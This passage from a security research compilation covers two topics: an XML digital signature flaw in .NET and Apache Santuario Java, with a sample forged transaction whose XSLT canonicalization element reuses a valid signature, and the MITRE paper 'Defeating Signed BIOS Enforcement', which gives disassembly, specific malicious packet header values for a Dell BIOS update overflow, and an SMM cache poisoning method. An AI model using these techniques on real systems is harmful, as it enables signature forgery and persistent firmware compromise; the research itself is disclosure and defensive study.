
Affected: Microsoft .NET 2 and 4, Apache Santuario Java, Oracle JRE

This vulnerability would allow an attacker to take an existing signed file and modify the signature so that it could be reapplied to any content. It was a vulnerability in the way the *CanonicalizationMethod* element was handled, and how it created the instance of the canonicalization object.

As already mentioned, the XMLDSIG specification indicates which algorithms to use by specifying unique Algorithm IDs. The approach the .NET implementation and Apache Santuario Java took was to implement the canonicalization algorithms as generic transforms, so that they could be easily reused in Reference processing, and then the Algorithm ID is mapped to a specific class. This class is instantiated at run time by looking up the ID in a dictionary and using the reflection APIs to create it.

This provides clear flexibility for the implementation of new canonicalization algorithms but it leaves the implementations vulnerable to an attack where the canonicalization algorithm is changed to the ID of a generic transform such as the XSLT or Base64.

All Transforms in .NET are implementations of the *Transform class* [21]. The canonicalization transform object is created using the following code within the



SignedInfo class which uses the *CryptoConfig.CreateFromName* [22] method.

The *CryptoConfig.CreateFromName* method takes the Algorithm ID and looks up

the implementing Type in a dictionary returning an instance of the Type. As no checking was done of the Algorithm ID it is possible to replace that with any valid ID and use that as the transform. The method also has an interesting fall back mode when there are no registered names for the provided value. Both Mono and .NET implementations will attempt to resolve the name string as a fully qualified .NET type name, of the form: TypeName, AssemblyName. This means that any processor of XMLDSIG elements can be made to load and instantiate any assembly and type as long as it is within the search path for the .NET Assembly binder.

To exploit this using XSLT, first the attacker must take an existing signed document and perform the original canonicalization process on the *SignedInfo* element. This results in a UTF-8 byte stream containing the canonical XML. This can then be placed into a XSL template which re-emits the original bytes of text. When the implementation performs the canonicalization process the XSL template executes, this returns the unmodified *SignedInfo* element which matches correctly against the

FIGURE 30: Good Signed XML Document

```
<transaction>
  <payee>Bob Smith</payee>
  <amount>$250</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>BGM...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

signature value. As an example, consider the following “good” signed XML document in Figure 30.

FIGURE 31: Bad Signed XML Document

```
<transaction>
  <payee>Mr. Hacker</payee>
  <amount>$1,000,000</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
        <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:output method="text" />
          <xsl:template match="/">
            <xsl:text disable-output-escaping="yes">
&lt;SignedInfo xmlns="http://www.w3.org/2000/09/xmldsig#"&gt;&lt;...</xsl:text>
          </xsl:template>
        </xsl:stylesheet>
      </CanonicalizationMethod>
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
```

```
<Reference URI="">
  <Transforms>
    <Transform
      Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
  </Transforms>
  <DigestMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>BGM...</DigestValue>
</Reference>
</SignedInfo>
<SignatureValue>B9OL...</SignatureValue>
</Signature>
</transaction>
```

By applying the process to the good XML document we get something of the following form.

Mono would be vulnerable to this issue as they use the same technique for creating the *CanonicalizationMethod* object. By luck, it was not vulnerable because the implementation did not load the inner XML content from the *CanonicalizationMethod* element.

It should be noted that a valid signed XML file might not be required to generate a valid XSLT. For example, if an attacker had a DSA or RSA SHA1 signature for a text file they would be able to instead emit the signed text content as the verification processes in .NET or Santuario Java do not reparse the resulting XML content.

Conclusions


The fact that there were a number of serious security issues in common implementations of XML Digital Signatures should be a cause for concern. While certainly the specification does not help security matters by being overly flexible, general purpose implementations can contain vulnerabilities which might affect the ability of a processor to verify a signature correctly.

The main way of avoiding these sorts of vulnerabilities when using an implementation is to double check the signature contents is as expected. This should be considered best practice in any case but most of these issues would be mitigated by careful processing. Doing this is not very well documented and most real-world users of the libraries tend to implement verification processing after someone has found exploitable vulnerabilities such as Signature Wrapping. ¶

References

- [1] J. Somorovsky, "How To Break XML Signature and XML Encryption," [Online]. Available: https://www.owasp.org/images/5/5a/07A_Breaking_XML_Signature_and_Encryption_-_Juraj_Somorovsky.pdf.
- [2] B. Hill, "Attacking XML Security," [Online]. Available: <https://www.iseccpartners.com/media/12976/iSEC-HILL-Attacking-XML-Security-bh07.pdf>.
- [3] The Apache Software Foundation, "Apache Santuario," [Online]. Available: <http://santuario.apache.org/>.
- [4] A. Sanin, "XMLSec Library," [Online]. Available: <http://www.aleksey.com/xmlsec/>.
- [5] Microsoft Corporation, "Microsoft .NET," [Online]. Available: <http://www.microsoft.com/net>.
- [6] Mono, "Mono Project," [Online]. Available: <http://www.mono-project.com/>.
- [7] Microsoft Corporation, ".NET Framework Reference Source," [Online]. Available: <http://referencesource.microsoft.com/netframework.aspx>.
- [8] Microsoft Corporation, "How to: Verify the Digital Signatures of XML Documents," [Online]. Available: [http://msdn.microsoft.com/en-us/library/ms229950\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/ms229950(v=vs.110).aspx).
- [9] Oracle, "XML Digital Signature API," [Online]. Available: <http://docs.oracle.com/javase/7/docs/technotes/guides/security/xmldsig/XMLDigitalSignature.html>.
- [10] W3C, "XML Digital Signature Specification," 2008. [Online]. Available: <http://www.w3.org/TR/xmldsig-core/>.
- [11] W3C, "Canonical XML Version 1.0," [Online]. Available: <http://www.w3.org/TR/xml-c14n>.
- [12] W3C, "Exclusive XML Canonicalization v1.0," [Online]. Available: <http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718>.
- [13] A. Sanin, "XMLSec Mailing List," [Online]. Available: <http://www.aleksey.com/pipermail/xmlsec/2011/009120.html>.
- [14] W3C, "Exclusive XML Canonicalization (4. Use in XML Security)," [Online]. Available: <http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/#sec-Use>.
- [15] A. Osipov and T. Yunusov, "XML Out-of-band Data Retrieval," 2013. [Online]. Available: <http://scadastrangelove.blogspot.co.uk/2013/03/black-hat-xxe-oob-slides-and-tools.html>.
- [16] W3C, "XML Digital Signature Errata: E03 HMAC Truncation," [Online]. Available: <http://www.w3.org/2008/06/xmldsigcore-errata.html#e03>.
- [17] N. Lawson and T. Nelson, "Blackhat 2010 - Exploiting Remote timing attacks," [Online]. Available: <http://www.youtube.com/watch?v=9i9jhPo9jTM>.
- [18] W3C, "XML Digital Signature Specification (4.3 The SignedInfo Element)," [Online]. Available: <http://www.w3.org/TR/xmldsig-core/#sec-SignedInfo>.
- [19] W3C, "DOM Level 1 Structure," [Online]. Available: <http://www.w3.org/TR/REC-DOM-Level-1-level-one-core.html#ID-1590626201>.
- [20] W3C, "XML Canonicalization v1.0 Entity Example," [Online]. Available: <http://www.w3.org/TR/xml-c14n#Example-Entities>.
- [21] Microsoft Corporation, "System.Security.Xml.Cryptography.Transform class," [Online]. Available: <http://msdn.microsoft.com/en-us/library/system.security.cryptography.xml.transform.aspx>.
- [22] Microsoft Corporation, "System.Security.Cryptography.CryptoConfig CreateFromName method," [Online]. Available: <http://msdn.microsoft.com/en-us/library/381afeex.aspx>.

It's time to...



Defeating Signed BIOS Enforcement

Corey Kallenberg, ckallenberg@mitre.org

John Butterworth, jbutterworth@mitre.org

Xeno Kovah, xkovah@mitre.org

Sam Cornwell, scornwell@mitre.org

In this paper we evaluate the security mechanisms used to implement signed BIOS enforcement on an Intel system. We then analyze the attack surface presented by those security mechanisms. Intel provides several registers in its chipset relevant to locking down the SPI flash chip that contains the BIOS in order to prevent arbitrary writes. It is the responsibility of the BIOS to configure these SPI flash protection registers correctly during power on. Furthermore, the OEM must implement a BIOS update routine in conjunction with the Intel SPI flash protection mechanisms. The BIOS update routine must be able to perform a firmware update in a secure manner at the request of the user. It follows that the primary attack surfaces against signed BIOS enforcement are the Intel protection mechanisms and the OEM implementation of a signed BIOS update routine. In this paper we present an attack on both of these primary attack vectors; an exploit that targets a vulnerability in the Dell BIOS update routine, and a direct attack on the Intel protection mechanisms. Both of these attacks allow arbitrary writes to the BIOS despite the presence of signed BIOS enforcement on certain systems.

1. INTRODUCTION

The BIOS is the first code to execute on a platform during power on. BIOS's responsibilities include configuring the platform, initializing critical platform components, and locating and transferring control to an operating system. Due to its early execution, BIOS resident code is positioned to be able to compromise every other component in the system bootup process. BIOS is also responsible for configuring and instantiating System Management Mode (SMM), a highly privileged mode of execution on the x86 platform. Thus any malware that controls the BIOS is able to place arbitrary code into SMM. The BIOS's residence on an SPI flash chip means it will survive operating system reinstallations. These properties make the BIOS a desirable residence for malware.

Although BIOS malware is an old topic, recent results that make use of BIOS manipulations have once again renewed focus on the topic. Brossard showed that implementing a BIOS rootkit may be easier than traditionally believed by making use of open source firmware projects such as coreboot[3]. Bulygin et al showed that UEFI secure boot can be defeated if an attacker can write to the SPI flash chip containing the system firmware[5]. The Trusted Platform Module (TPM) has recently been adopted as a means for detecting firmware level malware, but Butterworth et al showed that a BIOS rootkit can both subvert TPM measurements and survive BIOS reflash attempts[6].

These results are dependent on an attacker being able to make arbitrary writes to the SPI flash chip. However, most new computers either require BIOS updates to be signed by default, or at least provide an option to enforce this policy. Signed BIOS update enforcement would prevent the aforementioned attacks. Therefore, an examination of the security of signed BIOS enforcement is necessary.

2. RELATED WORK

Wojtczuk et al was the first attack against signed BIOS enforcement[9]. In their attack, an integer overflow in the rendering of a customizable bootup splash screen was exploited to gain control over the boot up process before the BIOS locks were set. This allowed the BIOS to be reflashed with arbitrary contents.

A related result was discovered by Bulygin where it was noticed that on a particular ASUS system, firmware updates were signed, but the Intel flash protection mechanisms were not properly configured[4]. Thus an attacker could bypass the signed BIOS enforcement by skipping the official BIOS update process and just writing to the flash chip directly.

3. INTEL PROTECTION MECHANISMS

The Intel ICH documentation[7] provides a number of mechanisms for protecting the SPI flash containing the BIOS from arbitrary writes. Chief among these are the BIOS CNTL register and the Protected Range (PR) registers. Both are specified by the ICH and are typically configured at power on by a BIOS that enforces the signed update requirement. Either (or both) of these can be used to lock down the BIOS.

3.1 BIOS CNTL

The BIOS CNTL register contains 2 important bits in this regard. The BIOS Write Enable (BWE) bit is a writeable bit defined as follows. If BWE is set to 0, the SPI flash is readable but not writeable. If BWE is set to 1, the SPI flash is writeable. The BIOS Lock Enable bit (BLE), if set, generates an System Management Interrupt (SMI) if the BWE bit is written from a 0 to 1. The BLE bit can only be set once, afterwards it is only cleared during a platform reset. It is important to notice that the BIOS CNTL register is not explicitly protecting the flash chip against writes. Instead, it allows the OEM to establish an SMM routine to run in the event that the BIOS is made writeable by setting the BWE bit. The expected mechanism of this OEM SMM routine is for it to reset the BWE bit to 0 in the event of an illegitimate attempt to write enable the BIOS. *The OEM must provide an SMI handler that prevents setting of the BWE bit in order for BIOS CNTL to properly write protect the BIOS.*

3.2 Protected Range

Intel specifies a number of Protected Range registers that can also protect the flash chip against writes. These 32bit registers specify Protected Range Base and Protected Range Limit fields that sets the relevant regions of the flash chip for the Write Protection Enable and Read Protection Enable bits. When the Write Protection Enable bit is set, the region of the flash chip defined by the Base and Limit fields is protected against writes. Similarly, when the Read Protection Enable bit is set, that same region is protected against read attempts. The HSFS.FLOCKDN bit, when set, prevents changes to the Protected Range registers. Once set, HSFS.FLOCKDN can only be cleared by a platform reset. The Protected Range registers in combination with the HSFS.FLOCKDN bit are sufficient for protecting the flash chip against writes if configured correctly.

3.3 Vendor Compliance


Using our Copernicus tool [1], we surveyed the SPI flash security configuration of systems throughout our organization. Of the 5197 systems in our sample that implemented signed BIOS enforcement, 4779 relied exclusively on the BIOS CNTL register for protection. In other words, approximately 92% percent of systems did not bother to implement the Protected Range registers.¹

4. DELL BIOS UPDATE ROUTINE

The BIOS update process is initiated by the operating system. The operating system first writes the new BIOS image to memory. Because the BIOS image may be several megabytes in size, one single contiguous allocation in the physical address space for accomodating the BIOS image may not be possible on systems with limited RAM. Instead, the BIOS image may be broken up into smaller chunks before being written to RAM. These small chunks are referred to as “rbu packets.”² The rbu packets include structural information such as size and sequence number that later allow the BIOS update routine to reconstruct the complete BIOS image from the individual packets. These rbu packets also include an ASCII signature “\$RPK” that the BIOS update routine searches for during a BIOS update.

Once the rbu packets have been written to the address space, the operating system sets byte 0x78 in CMOS and initiates a soft reboot. During system startup BIOS checks the status of CMOS byte 0x78 and if set, triggers an SMI to execute the SMM BIOS update routine. The BIOS update routine then scans the address space for rbu packets by searching for the ASCII signature "\$RPK." The particular BIOS we analyzed used physical address 0x101000 as the base of the area in RAM where it would reconstruct the incoming BIOS image from the individual rbu packets. Upon discovering each rbu packet in the address space, the update routine uses the rbu packet header information to determine where to place that chunk of the BIOS image described by the current rbu packet in the reconstruction space. Once all rbu packets have been discovered and the new BIOS image has been reconstituted in the reconstruction area, the update routine verifies that the new image is signed with the Dell private key. After the signature has been verified, the new image is written to the flash chip.

FIGURE 1: BIOS update image reconstituted from rbu packets



5. ATTACKING DELL BIOS UPDATE

Any vulnerabilities in the BIOS update process that can be exploited before the signature check on the incoming image occurs, can lead to an arbitrary reflash on the BIOS. Importantly, the update process is required to reconstruct the complete update image from the individual rbu packets scattered across the address space before a signature check can occur. Because the rbu packets are generated on the fly by the operating system at runtime, the rbu packets are unsigned.

5.1 Dell BIOS Vulnerability Specifics

After examining the update routine's parsing of rbu packets, a memory corruption vulnerability was identified that stemmed from improper sanity checking on the

¹ This number is somewhat skewed by the large portion of Dell systems in our sample, which never seem to implement Protected Range registers. However, the issue is not exclusive to Dell.

[2 http://linux.dell.com/libsmbios/main/RbuLowLevel_8h-source.html](http://linux.dell.com/libsmbios/main/RbuLowLevel_8h-source.html)

unsigned rbu packet header. Upon discovery of an rbu packet, select members of the rbu packet's header are written to an SMRAM global data area for use in later reconstruction calculations. The listing below shows this initial packet parsing.


```
mov eax, [eax] ;eax=rbu pkt
...
movzx ecx, word ptr [eax+8]
shl ecx, 4
mov ds:gHdrSize, ecx
movzx eax, word ptr [eax+4]
shl eax, 0Ah
sub eax, ecx
...
mov ds:g_pktSizeMinusHdrSize, eax
```

Next, the update routine uses the pktSize and pktNum members of the rbu packet to determine where to write the packet in the reconstruction area. Insufficient sanity checking is done on the pktNum, pktSize and hdrSize members before they are used in the calculations for the inline memcpy parameters below. In fact, a malformed rbu packet header can cause the below memcpy to overwrite SMRAM. If controlled carefully, this can lead to an attacker gaining control of the instruction pointer in the context of the BIOS update routine.

```
xor edi, edi
mov di, cx ;di=pktNum
mov ecx, ds:g_pktSizeMinusHdrSize
dec edi
imul edi, ecx
add edi, 101000h
...
mov edx, ds:gHdrSize
push esi
shr edx, 2
lea esi, [eax+edx*4]
mov eax, ecx
shr ecx, 2
rep movsd
```

5.2 Exploitation of Dell BIOS Vulnerability

The BIOS update routine executes in the context of SMM which is absent of traditional exploit mitigation technologies such as DEP, stack canaries, ASLR, etc. Because of this the attacker is free to choose any available function pointer for overwriting. However, the attacker must carefully choose



how to control the overflow. Overwriting very large amounts of the address space in this super privileged mode of execution can be problematic. If the attacker overwrites too much, or overwrites the wrong region of code, the system will hang before he has control of the instruction pointer. In our proof of concept, we chose to overwrite the return address for the update routine itself. We used a brute force search to derive a malicious rbu packet header that would allow us to overwrite this return address without corrupting anything else that would cause the system to hang before the overwritten return address was used. Our brute force search yielded an rbu packet with a pktSize of 0xffffe and a pktNum of 0x83f9, which we verified would successfully exploit the vulnerability.

To store the shellcode we abused the same RAM persistence property of a soft-reboot that is used by the BIOS update process itself. We used a Windows kernel driver to allocate a contiguous portion of the physical address space in which to store both our malicious rbu packet and our shellcode. After poisoning the physical address space with our shellcode and rbu packet, a soft reboot of the system successfully exploits the vulnerability. Our proof of concept shellcode simply writes a message to the screen, but a weaponized payload would be able to reflash the BIOS with a malicious image.

5.3 Dell BIOS Vulnerability Conclusion

The vulnerability described above was discovered on a Dell Latitude E6400 running BIOS revision A29. After coordinating with Dell, the vulnerability was found to effect 22 other Dell systems. This vulnerability has been assigned CVE number CVE-2013-3582[2]. After working with Dell, the vulnerability was patched at revision A34 of the E6400 BIOS.

We can assume that a significant amount of BIOS update code on consumer systems was developed before signed BIOS enforcement became popular. Because of this, it is likely that the code for updating BIOS in a secure manner relies on legacy code that was developed during a time when security of the BIOS was not a high priority. Furthermore, BIOS code is generally proprietary and has seen little peer review. Because of these reasons, we suspect that more vulnerabilities like the one presented here are lurking and waiting to be discovered in other vendor's firmware.

6. ATTACKING INTEL PROTECTION MECHANISMS

As noted in section 3.3, a majority of the systems we have surveyed opt to rely exclusively on the BIOS CNTL protection bits to prevent malicious writes to the BIOS. This decision *entangles the security of the BIOS with the security of SMM*. Any vulnerabilities that can be exploited to gain access to SMM can now be leveraged into an arbitrary refresh of the BIOS. To better illustrate this point, we will revisit an old vulnerability.

6.1 Cache Poisoning

In 2009 Loic Duflot and Wojtczuk discovered an Intel CPU cache poisoning attack that allowed them to temporarily inject code into SMRAM[8][10]. This attack was originally depicted as a temporary arbitrary code injection in SMRAM that would not persist past a platform reset. However, on the majority of systems that do not employ Protected Range registers, this vulnerability can be used to achieve an arbitrary refresh of the BIOS. Furthermore, because the BIOS is responsible for instantiating SMM, the cache poisoning attack then allows a permanent presence in SMM.

The aforementioned cache poisoning attack worked by programming the CPU Memory Type Range Register (MTRR) to configure the region of memory containing SMRAM to be Write Back cacheable. Once set to this cache policy, an attacker could pollute cache lines corresponding to SMM code and then immediately generate an SMI. The CPU would then begin executing in SMM and would consume the polluted cache lines instead of fetching the legitimate SMM code from memory. The end result being arbitrary code execution in the context of SMM.

On vulnerable systems, it is straight forward to use this attack to prevent the SMM routine responsible for protecting the BWE bit on the BIOS CNTL register from running. Once the cache line for this SMM routine is polluted, an attacker can then set the BWE bit and it will stick. Malicious writes can then be made to the BIOS.

We have verified this attack to work against a Dell Latitude D630 running the latest available BIOS revision³ with signed BIOS enforcement enabled. This particular attack has been largely mitigated by the introduction of SMM Range Registers which, when properly configured, prevent an attacker from arbitrarily changing the cache policy of SMRAM. The particular instantiation of this attack that allows arbitrary BIOS writes was reported to CERT and given tracking number VU#255726. The affected vendors do not plan to release patches for their vulnerable systems due to ending support for BIOS updates on these older systems.

6.2 Other SMM Attacks

Despite the cache poisoning attack being patched on modern systems, the important point is that many signed BIOS enforcement implementations are weakened by failing to implement Protected Range registers and instead relying exclusively on the integrity of SMM for protection. There is a history of SMM break ins including some theoretical proposals by Duflot[8] and another unique attack by Wojtczuk[9]. There is reason to expect this trend to continue.

